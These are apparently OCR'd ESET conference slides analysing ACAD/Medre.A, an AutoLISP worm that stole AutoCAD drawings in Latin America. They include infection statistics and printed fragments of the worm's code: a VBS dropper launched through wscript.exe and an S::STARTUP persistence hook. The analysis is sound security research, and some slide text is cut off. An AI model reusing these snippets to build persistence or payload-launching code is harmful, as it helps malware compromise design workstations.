ACAD/Medre


Industrial Espionage in Latin America?

Robert Lipovsky
Sebastián Bortnik

ESET

Other cases from around the world...

- Stuxnet
- Duqu
- Flame
- Gauss
- ACAD/Medre




Something odd in the stats...

ESET Live Grid® 2012 Statistics for Peru		
1	INF/Autorun	9,86%
2	Win32/Dorkbot	5,88%
3	Win32/Sirefef	4,07%
4	Win32/Conficker	2,94%
5	Win32/AutoRun.Delf.EP	2,63%
6	HTML/Iframe.B	2,44%
7	Win32/Packed.Themida	2,39%
8	ACAD/Medre.A	2,29%
9	HTML/ScrInject.B	2,04%
10	Win32/Olmarik	1,93%

eset


ACAD/Medre.A statistics

LIVEGRID



ACAD/Medre.A statistics

LIVEGRID



Targeted attack?

Dissecting the worm…

- Written in AutoLISP, targets AutoCAD users

- Functionality:
- Copying itself – for "installation" and distribution
- Stealing AutoCAD drawings from infected system

```
17  (setq MK_FILE-TEMP-A (VL-FILENAME-MKTEMP nil nil ".vbs"))
18  (setq MK_FILE-TEMP-B (OPEN (setq MK_FILE-TEMP-A (VL-FILENAME-MKTEMP nil nil ".vbs")) "w"))
19  (MAPCAR '(LAMBDA '(X) '(WRITE-LINE X MK_FILE-TEMP-B)) MK-INFO-BIN)
20  (CLOSE MK_FILE-TEMP-B)
21  (STARTAPP (STRCAT (GETENV "windir") "\System32\wscript.exe") MK_FILE-TEMP-A 2)
```

eset


Infection and In


- Original file (*acad.fas*) copied to sev
- AutoCAD support directory
- Current working directory of DWG
- Modifies *acad20??.lsp* file

```
(DEFUN S::STARTUP()
(if (findfile "cad.fas")(load "cad.fas"))
(princ)
)
```

```
(cond (WCMATCH ACADOBJ "*14.0*") (
(cond (WCMATCH ACADOBJ "*15.0*") (
(cond (WCMATCH ACADOBJ "*16.0*") (
(cond (WCMATCH ACADOBJ "*16.1*") (
(cond (WCMATCH ACADOBJ "*16.2*") (
(cond (WCMATCH ACADOBJ "*17.0*") (
(cond (WCMATCH ACADOBJ "*17.1*") (
(cond (WCMATCH ACADOBJ "*17.2*") (
(cond (WCMATCH ACADOBJ "*18.0*") (
(cond (WCMATCH ACADOBJ "*18.1*") (
(cond (WCMATCH ACADOBJ "*18.2*") (
(cond (WCMATCH ACADOBJ "*19.0*") (
(cond (WCMATCH ACADOBJ "*19.1*") (
(cond (WCMATCH ACADOBJ "*19.2*") (
 normal cond
 (WCMATCH ACADOBJ "*19.2*")
 (setq AUTOFILE "acad2015.lsp")
 normal cond
 "acad2015.lsp"
 (setq AUTOFILE "acad2014.lsp")
 normal cond
 "acad2014.lsp"
 (setq AUTOFILE "acad2013.lsp")
 normal cond
```

Infection and Installation



